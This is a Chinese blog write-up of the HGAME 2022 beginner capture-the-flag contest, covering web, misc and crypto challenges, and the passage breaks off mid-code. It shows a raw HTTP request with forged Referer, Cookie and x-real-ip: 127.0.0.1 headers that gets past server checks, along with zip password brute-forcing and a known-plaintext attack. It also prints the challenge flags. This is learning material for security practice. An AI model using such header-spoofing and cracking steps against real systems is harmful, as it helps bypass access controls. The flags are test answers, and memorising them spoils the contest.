




HGAME 2022 Writeup

原创

末初  已于 2022-02-21 14:52:31 修改  3707  收藏 17

分类专栏: [CTF_WEB_Writeup](#) [CTF_MISC_Writeup](#) 文章标签: [HGAME2022](#)

于 2022-01-28 20:58:35 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu777777/article/details/122631962>

版权



[CTF_WEB_Writeup](#) 同时被 2 个专栏收录

159 篇文章 31 订阅

订阅专栏



[CTF_MISC_Writeup](#)

246 篇文章 46 订阅

订阅专栏

文章目录

Level - Week1

WEB

[easy_auth](#)

[蛛蛛...嘿嘿♥我的蛛蛛](#)

[Tetris plus](#)

[Fujiwara Tofu Shop](#)

MISC

[欢迎欢迎! 热烈欢迎!](#)

[这个压缩包有点麻烦](#)

[好康的流量](#)

[群青\(其实是幽灵东京\)](#)

CRYPTO

[Dancing Line](#)

[Matryoshka](#)

[English Novel](#)

Level - Week2

WEB

Apache!
webpack-engine
At0m的留言板
一本单词书
Pokemon

MISC

一张怪怪的名片
你上当了 我的很大

Level - Week3

MISC

卡中毒
谁不喜欢猫猫呢

WEB

SecurityCenter
Vidar shop demo
LoginMe

Level - Week4

MISC

摆烂
At0m的给你们的(迟到的)情人节礼物

新人赛，就没有存题目附件了，简单的记录一下解题过程吧

Level - Week1

WEB

easy_auth

easy_auth[已完成]

描述

尊贵的admin写了个todo帮助自己管理日常，但他好像没调试完就部署了....一个月后，当他再一次打开他的小网站，似乎忘记了密码...他的todo之前记录了很重要的东西，快帮帮他不要爆破!

题目地址 <http://adminisdoingwhat.mjclouds.com/>

基准分数 100

当前分数 100

完成人数 214


```

import requests
import re

init_url = "https://hgame-spider.vidar.club/8983cb3acd"
link = ""

while True:
    res_url = init_url + link
    regex = re.compile('href="(.*?)")')
    html = requests.get(url=res_url)
    l = re.findall(regex, html.text)
    print(res_url)
    link = [i for i in l if i != '']
    if len(link) == 0:
        break
    else:
        link = link[0]

```

访问最后一个输出的地址，flag在响应头里面

我好像在就是把flag落在这里了欸~ 快帮我找找x

红豆泥私密马赛，我忘记我把flag丢在哪一关了，下面有个按钮让你前往下一关，慢慢找叭~XD

点我试试

The screenshot shows the Network tab in a browser's developer tools. A request to the URL `https://hgame-spider.vidar.club/8983cb3acd?key=KuQQG2dpMEBjpfQSOmPcOZf8IDAv%2F9H0...1thg5625C%2FMBg6hhq/Cg9NlbsAJAYNjp4mO5g%3D%3D` is selected. The response headers are visible, including:

- Remote Address: 127.0.0.1:8888
- Referrer Policy: strict-origin-when-cross-origin
- Response Headers:
 - authr: asjdf
 - content-length: 831
 - content-type: text/html; charset=utf-8
 - date: Sat, 22 Jun 2022 21:19:08 GMT
 - flag: hgame1442a9b3fc92267eaf024c25cfedd61a1b0828c299b5db388abe42bf08a24a30** (highlighted with a red arrow)
 - welcome-to-hgame! See you next week!
 - x-api-appid: 1308188104
 - x-api-funcname: he1lowor1d-1642513741
 - x-api-httphost: n11
 - x-api-id: ap1-6p8hmf8t
 - x-api-requestid: c64656c122a4d07a33988f9811588e6
 - x-api-serviceid: service-kjbxqayp
 - x-api-status: 200
 - x-api-upstreamstatus: 200
 - x-request-id: 4725f65e-ac91-4f15-8b72-ec6aef936e4a
- Request Headers:
 - authority: hgame-spider.vidar.club
 - method: GET

Tetris plus

Tetris plus(已完成)

描述

据说没人能超过 3000 分。要是做题做累了，就来玩玩小游戏吧(x)

题目地址 <https://game.summ3r.top/Tetris/index.html>

基准分数 100

当前分数 100


完成人数 513

CSDN @末初

在 `checking.js` 中发现注释了 `jsfuck`



直接复制到控制台回车即可得到flag



Fujiwara Tofu Shop

Fujiwara Tofu Shop[已完成]

描述

昨晚我输给一辆AE86。他用惯性漂移过弯，他的车很快，我只看到他有个豆腐店的招牌。

题目地址 <http://shop.summ3r.top>

基准分数 100

当前分数 100

完成人数 210

CSDN @末初

```
GET / HTTP/1.1
Host: shop.summ3r.top
User-Agent: Hachi-Roku
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
referer:qiumingshan.net
Cookie: flavor=Raspberry;
gasoline:100
x-real-ip:127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

The screenshot shows the browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays the raw HTTP request, and the 'Response' tab displays the raw HTTP response.

Request:

```
1 GET / HTTP/1.1
2 Host: shop.summ3r.top
3 User-Agent: Hachi-Roku
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 referer:qiumingshan.net
8 Cookie: flavor=Raspberry;
9 gasoline:100
10 x-real-ip:127.0.0.1
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Cache-Control: max-age=0
14
15
```

Response:

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Gasoline: 0
4 Server: gin-gonic/gin v1.7.7
5 Set-Cookie: flavor=Strawberry; Path=/; Domain=localhost; Max-Age=3600; HttpOnly
6 Date: Sat, 22 Jan 2022 22:05:38 GMT
7 Content-Length: 31
8 Connection: close
9
10 hgame[l_bought_4_S3xy_sw1mSuit]
```

CSDN @末初

MISC

欢迎欢迎！热烈欢迎！

欢迎欢迎! 热烈欢迎! [已完成]

描述

关注“奇安信技术研究院”微信公众号, 发送 HelloHGAME2022 获得flag

题目地址 <https://vidar.club/>

基准分数 50

当前分数 50

完成人数 726

CSDN @末初

HelloHGAME2022



hgame{We1com3_t0_HG@ME_2022}

hgame{We1com3_t0_HG@ME_2022}

这个压缩包有点麻烦

这个压缩包有点麻烦[已完成]

描述

这个压缩包, 它真的可以打开吗?

(附件已更新, 请重新下载)

题目地址 <https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week1/%E8%BF%99%E4%B8%AA%E5%8E%8B%E7%BC%A9%E5%8C%85%E6%9C%89%E7%82%B9%E9%BA%BB%E7%83%A6-New.zip>

基准分数 100

当前分数 100

完成人数 118

CSDN @末初

这个压缩包有点麻烦-New.zip - Bandizip (Standard)

文件(F) 编辑(E) 查找(I) 选项(O) 视图(V) 工具(T) 帮助(H)

名称	压缩后大小	原始大小	类型	修改日期	压缩方法
README.txt*	73	65	TXT 文件	2022/1/18 11:37:32	Deflate
password-note.txt*	145,928	180,000	TXT 文件	2022/1/17 15:24:24	Deflate
flag.zip*	33,715	33,703	ZIP 压缩文件	2022/1/20 21:48:16	Store

× Pure numeric passwords within 6 digits are not safe!




README.txt




I don't know if it's a good idea to write down all the passwords.



将 password-note.txt 作为字典进行爆破



明文攻击








CSDN @末初




分离出来的压缩包跟一般伪加密不同的是修改了 **压缩源文件数据区的全局方式标记位**，使得 7z 等压缩包无法无视伪加密直接解压



ushort deInternalAttributes	0	30C4h	2h	Fg:	Bg:
uint deExternalAttributes	32	30C6h	4h	Fg:	Bg:
uint deHeaderOffset	0	30C8h	4h	Fg:	Bg:
> char deFilename[5]		30CCh	8h	Fg:	Bg:
> uchar deExtraField[36]	Flag jpeg	30D6h	24h	Fg:	Bg:
> struct ZIPENDLOCATOR endLocator		30FAh	16h	Fg:	Bg:

CSDN @末初

修改 压缩源文件目录区全局方式标记位 为偶数即可



hgame{W0w!_y0U_Kn0w_z1p_3ncrYpt!}

好康的流量

好康的流量(已完成)

描述

众所周知 饭卡是个LSP并十分喜欢向其他人推销他的涩图 让我们去悄悄康康他发了什么

题目地址 <https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week1/%E5%A5%BD%E5%BA%B7%E7%9A%84%E6%B5%81%E9%87%8F.pcapng>

基准分数 150

当前分数 150

完成人数 159

CSDN @末初

Base64 在线解码、编码

常规Base64

CSS Base64

DES加密/解密

3DES加密/解密

AES加密/解密

RSA加密/解密

```
iVBORw0KGgoAAAANSUhEUgAAA2MAAAIPCAyAAAD+cAacAAEAAEIEQVR4nOz9eZBIWX7XCX7O  
du99vseSkftamZVZWaWsvJtUqpJKIIeAU0bIGiaMZuxXgzNYNPMwHTb9Fib0TYDA3RrpmEG  
EKIQaGGQUCPQioS2kkpb7VVvS7bkvkREZkRHh4dt7dzvzb+/c++7z/25h7HRGZkdvzSPCPC  
33t3e/eec36/7/f3/apP/cGnoooAEDkDVv5uoma5KDh99xJLizkmanmhiT+69+0b+72v3fXv  
o27nqNud8/4QluOm5vL6NhrvE5roaXcC46pkc2tCXTeAosgdC4s5AONxRVU2xBZMYsJyDjC5  
sNA0LdVOTdu0xBgPPi5AKYV1Inwxw40sSiloFEppDJYszyiKAlc4ilE61NQ7Jc2kIZpNBA  
ilByCuUVIQZ8CIQ6AIHOTzuUCLTPH1ahFMQY8crTli1eeUllhDpACzrTWCwmNyiICDHSVp5W  
tXjtiY28T6GwuWF1NOLMvStYNfTbE8aTmth0++uuw/TfMULrW8qyptqpcTrS1tuU5SWUuvZ9
```

编码源格式: 文本 Hex 解码结果: 自动检测

中文编码: UTF-8

编码

解码

该内容已经被插件识别为二进制数据。
但未提供可供阅读的文本信息，且数据量较大，故不在此处显示hex内容。
如需查看hex内容，请关闭自动模式！

插件【Png】Png Image

另存为: png文件

附加信息:

Size:867x527


显示内容非原始信息

数据长度: 665,250 Bytes


插件数: 18, 耗时: 1ms

CSDN @ 菜初





音频LSB隐写, **SlientEye** 解码得到一个地址



- https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week1/S_S_T_V.wav

听起来是SSTV, **Robot36** 直接听



hgame{1_c4n_5ee_the_wav}

CRYPTO

Dancing Line

Dancing Line[已完成]

描述

这条路弯弯曲曲的，到底通向哪里呢？


题目地址 <https://cmfj-1308188104.cos.ap-shanghai.myqcloud.com/Week1/Dancing%20Line.zip>

基准分数 100

当前分数 100

完成人数 82

CSDN @末初



向 X 轴方向移动一个像素点记为 θ ，向 Y 轴方向移动一个像素点记为 1

```

from PIL import Image

img = Image.open('flag.bmp')
width, height = img.size
bin_data = ''
num_list = []
n = 0
for w in range(width):
    for h in range(height):
        pix = img.getpixel((w,h))
        if pix != (255, 255, 255):
            #print("{} {}".format(pix, n))
            num_list.append(n)
            n += 1
for i in range(len(num_list)-1):
    if (num_list[i+1] - num_list[i]) >= height:
        bin_data += '0'
    else:
        bin_data += '1'
print("[+]binary data: {}".format(bin_data))
flag = ''
for i in range(0, len(bin_data), 8):
    flag += chr(int(bin_data[i:i+8], 2))
print(flag)

```

```

PS C:\Users\Administrator\Downloads> python .\code.py
[+]binary data: 0110100001100111011000010110110110010101111011010001000110000101101110011000110011000101101110
011001110101111010011000011000101101110011001010101111100110001001101010101111101100110011101010110111000101100
0101111100110001001101010110111000100111011101000101111100110001011101000011111101111101
hgame{Danc1ng_L1ne_15_fun,_15n't_1t?}

```

Matryoshka

Matryoshka[已完成]

描述

某天饭卡捡到了张奇怪的纸条。

上面写满了奇奇怪怪的字符。

纸条背面还写着奇怪的话：“Caesar: 21; Vigenère:hgame”。

你能看懂上面写了什么吗？


题目地址 <https://cmfj-1308188104.cos.ap-shanghai.myqcloud.com/Week1/Matryoshka.zip>

基准分数 100

当前分数 100

完成人数 65

CSDN @末初



类似盲文，但是其实是摩斯码

- 将 `.` 替换为 `.`
- 将 `-` 替换为 `-`
- 将 `/` 替换为 `/`

466642756645466E6D4C73364433736959744C3658327034694E306364536C796B6D3972514E396F4D53316A6B7339724B3252366B4C38686F72303D

Hex转字符得到:

FfBufEFnmLs6D3siYtL6X2p4iN0cdSlykm9rQN9oMS1jks9rK2R6kL8hor0=

维吉尼亚解密(密钥为: hgame)得到:

YzBibXZnaHl6X3swUmF6X2d4eG0wdGhrem9fMG9iMG1fdm9rY2N6dF8hcn0=

base64解码得到:

c0bmvghyz_{0Raz_gxxm0thkzo_0ob0m_vokcczt!r}

栅栏密码(每组字数: 22)得到:

cbvhz{Rzgx0hz_o0_ocz_r0mgy_0a_xmtko0bmvkct!}

凯撒密码解密(位移21)得到:

hgame{Welc0me_t0_the_w0rld_of_crypt0graphy!}

English Novel

English Novel[已完成]

描述

为了学好四六级, 协会里某不知名的康师傅决定通过看英文小说来提高自己的英语水平。

可不知道为什么, 下载来的小说竟然都被打乱并加密了。

他费尽千辛万苦重要找到了一部分小说的原文, 你能帮帮他么?

题目地址 <https://cmfj-1308188104.cos.ap-shanghai.myqcloud.com/Week1/English%20Novel.zip>

基准分数 200

当前分数 200

完成人数 187

CSDN @末初

根据给出的密文, 明文, 以及加密算法, 推出key, 然后利用key解 `flag.enc`

```
import os

def if_length(ori_content, enc_content, match_result):
    if len(ori_content) == len(enc_content):
        match_result = True
